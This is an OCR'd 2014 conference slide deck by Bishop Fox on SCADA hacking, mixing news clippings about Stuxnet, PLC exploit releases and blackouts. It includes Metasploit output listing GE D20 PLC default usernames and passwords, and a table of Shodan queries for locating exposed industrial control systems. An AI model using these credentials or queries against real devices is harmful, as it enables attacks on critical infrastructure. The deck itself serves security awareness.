SCADA Hacking

Clear and Present Danger

ITAC 2014 – 02 Oct 2014

ITAC 2014

IT AUDIT & CONTROLS CONFERENCE

September 30 - October 2, 2014
Hilton San Diego Resort & Spa, San Diego, CA

Presented by:
Francis Brown
Bishop Fox, LLC
www.bishopfox.com

BISHOP FOX

Agenda

OVERVIEW

- Introduction/Background
- Targeting SCADA Systems
  - Google/Bing/SHODAN Hacking
  - Port, SNMP, and Other Active Scanning
    - Metasploit SCADA Scanning Modules
  - Internet Census 2012 – data mining NEW-Mar2013
- Attacking SCADA Systems
  - Attacking admin interfaces: telnet, SSH, web, etc.
  - Metasploit and SCADA exploitation
  - Password attack against SCADA
  - Wireless and Bluetooth attacks
  - Physical attacks on SCADA networks (EXCLUSIVE FIRST LOOK)
- Defenses


Introduction/Background

GETTING UP TO SPEED

Stuxnet Virus

BORN IN THE U.S.A.

Jun 2010



SC Magazine > News > U.S., Israel revealed as Stuxnet authors

Greg Masters, Managing Editor

Follow @gregmasters21

SC MAGAZINE FOR IT SECURITY PROFESSIONALS

June 01, 2012

U.S., Israel revealed as Stuxnet authors

According to today's *New York Times*, the United States and Israel were behind the Stuxnet virus. While the U.S. government has admitted to developing cyber weapons, this would be the first time an admission has been forthcoming in using them.

The virus spread in 2010 via Microsoft Windows with a highly specialized malware payload to target Siemens supervisory control and data acquisition (SCADA) systems, particularly within Iran's nuclear power plants.


The computer code used in the attack has been thoroughly studied, but previous [illegible] day's report, its developers were unknown, though the U.S. and Israel were suspected. Quoting anonymous sources who reportedly worked on the project, dubbed Olympic Games, the *Times* article revealed that the National Security Agency, working with Unit 8200, a part of Israel's military, developed the worm to sabotage Iran's nuclear program.

N.S.A. - Nice work guys!

SCADA Vulnerabilities

EXPLOIT RELEASES

Jan 2012



Hoping to Teach a Lesson, Researchers Release Exploits for Critical Infrastructure Software

By Kim Zetter January 19, 2012 | 7:23 pm | Categories: Hacks and Cracks

MIAMI, Florida — A group of researchers has discovered serious security holes in six top industrial control systems used in critical infrastructure and manufacturing facilities and, thanks to exploit modules they released on Thursday, have also made it easy for hackers to attack the systems before they're patched or taken offline.

The vulnerabilities were found in widely used programmable logic controllers (PLCs) made by General Electric, Rockwell Automation, Schneider Modicon, Koyo Electronics and Schweitzer Engineering Laboratories.

SCADA Vulnerabilities

MAJOR SCADA VENDORS

Jan 2012


	AB QUALITY	Schneider Electric	GE	SEL	Koyo
Firmware	!	✗	!	!	!
Ladder Logic	!	!	✗	!	✗
Backdoors	!	✗	✗	✓	✓
Fuzzing	✗	✗	✗	!	!
Web	!	✗	N/A	N/A	✗
Basic Config	!	!	✗	!	!
Exhaustion	✓	✓	✗	✓	✓
Undoc Features	!	✗	✗	!	!

metasploit®

SCADA Vulnerabilities

EXPLOIT RELEASES

Jan 2012



Metasploit Exploit Module Released For PLC SCADA Devices

Digital Bond and Rapid7 partner to move additional Project Basecamp PLC exploits to the Metasploit Framework


January 19, 2012

MIAMI BEACH, Fla. & BOSTON--(BUSINESS WIRE)--Digital Bond and Rapid7 announced today at the S4 Conference the release of a new Metasploit module to exploit the GE D20 PLC, and a partnership to move additional Project Basecamp PLC exploits to the Metasploit Framework. There are additional GE D20 modules in QA, and plans to move the Basecamp exploits of Rockwell Automation, Schneider Modicon, and Koyo/Direct LOGIC exploits into Metasploit modules. PLCs are the components in SCADA networks that control critical infrastructure, including power plants, pipelines, chemical manufacturing, water treatment, etc.

Project Basecamp

SCADA VULNERABILITIES

Jan 2012



Blog Consulting SCADA Security Scientific Symposium Critical Intelligence Podcast SCADApedia Tools About Us A

What's Hot: S4x14 CFP Project Basecamp S4x13 Video Bandolier

Basecamp

Project Basecamp is a research effort by Digital Bond and a team of volunteer researchers to highlight and demonstrate the fragility and insecurity of most SCADA

See **Dale Peterson's Basecamp Introduction Video** for r
for PLC's.

Everyone knows PLC's are vulnerable — or so we have he
on DCS and SCADA security. Not only do they lack basic s
about the dangers of even running a portscan on a PLC. Y

Project Basecamp S4x13 Video Bandolier

Metasploit Modules

```
[*] Parsing file
D20 usernames, passwords, and account levels
=============================================

Type  User Name    Password
----  ---------    --------
0     readonly     abc123
1     maintenance  abc123
2     reid         abc123
2     westronic    rd
[*] Auxiliary module execution completed
msf  auxiliary(d20pass) >
```

The primary goal of Project Basecamp is to make it abundantly clear that PLC's are fragile and insecure so that the owner/operators demand that these devices be fixed by the vendor and replaced in the critical infrastructure.

To achieve this goal the Project Basecamp team is releasing tools to demonstrate this fragility and insecurity. One of the most effective tools are the Metasploit modules that work with the popular Metasploit framework. This allows any engineer, IT staff or security professional to easily demonstrate the serious availability and integrity issues with the PLC's and other field devices.

All of the Metasploit modules are available in Rapid7's Metasploit feed.

metasploit®


BISHOP FOX

SCADA Vulnerabilities

MASS TARGETING

Jan 2012

PhD Student connects 29 SHODAN queries to Google maps



10K Reasons to Worry About Critical Infrastructure

By Kim Zetter | January 24, 2012 | 6:30 am | Categories: Cybersecurity

Global Exposure Surface Timeline

MIAMI, Florida – A security researcher was able to locate and map more than 10,000 industrial control systems hooked up to the public internet, including water and sewage plants, and found that many could be open to easy hack attacks, due to lax security practices.

Screenshot showing an industrial control system in Idaho that's connected to the internet. The red tag indicates there are known vulnerabilities for the device that might be exploitable. Two known vulnerabilities are listed at the bottom of the text bubble.

CHAPTER 2. METHODOLOGY


Shodan Query	Connections	Category
A850+Telemetry+Gateway	3	Telemetry
ABB+Webmodule	3	Embedded Webserver
Allen-Bradley	23	PAC
/BroadWeb/	148	HMI
Cimetrics+Eplus+Web+Server	6	Embedded Web Server
CIMPLICITY	90	HMI
CitectSCADA	3	PCS
EIG+Embedded+Web+Server	104	Embedded Web Server
eiPortal	1	Historian
EnergyICT	585	RTU
HMS+AnyBus-S+WebServer	40	Embedded Web Server
i.LON	1342	BMS
ioLogik	36	PLC
Modbus+Bridge	12	Protocol Bridge
ModbusGW	11	Protocol Bridge
Modicon+M340+CPU	3	Protocol Bridge
Niagara+Web+Server	2794	HAN/BMS
NovaTech+HTTPD	1	Embedded Web Server
Powerlink	257	BMS/HAN
Reliance+4+Control+Server	10	SCADA
RTS+Scada	15	SCADA
RTU560	2	RTU
Simatic+HMI	9	HMI
SIMATIC+NET	13	HMI
Simatic+S7	13	PLC
SoftPLC	80	PAC
TAC/Xenta	1880	BMS
WAGO	2	Telemetry
webSCADA-Modbus	3	HAN
Total	7489	

Table 2.1: Number of connections per query

BISHOP FOX

San Diego Blackout

PHYSICAL SAFEGUARDS FAIL


Los Angeles Times
LOCAL U.S. WORLD BUSINESS SPORTS ENTERTAINMENT HEALTH LIVING TRAVEL OPINION
L.A. NOW POLITICS CRIME EDUCATION O.C. WESTSIDE NEIGHBORHOODS ENVIRONMENT OBITUARIES
YOU ARE HERE: LAT Home → Collections → News
Comments 0 Recommend 8 Tweet 2 Share 9 +1 0

More than 4 million lose power in major blackout

Arizona utility worker triggers a chain reaction that reaches from Mexico to Orange County, bringing routine life to a halt.

September 08, 2011 | By Mike Anton, Louis Sahagun and Richard Marosi, Los Angeles Times

A utility worker doing maintenance near Yuma, Ariz., triggered a massive blackout that jammed closed schools and businesses, grounded planes and left more than 4 million people across a larg of Southern California and Mexico without power.


The blackout Thursday brought routine life to a halt. Many offices closed, but workers endured g getting home because traffic lights were out. Officials said they noticed an increase in fender-ben some areas as drivers tried to navigate the roads.

"Once this line went out, it cascaded and overloaded other lines," Cordaro said. "It's not supposed to happen."

Electric Grid Blues

WHEN THE LIGHTS GO OUT

May 2013



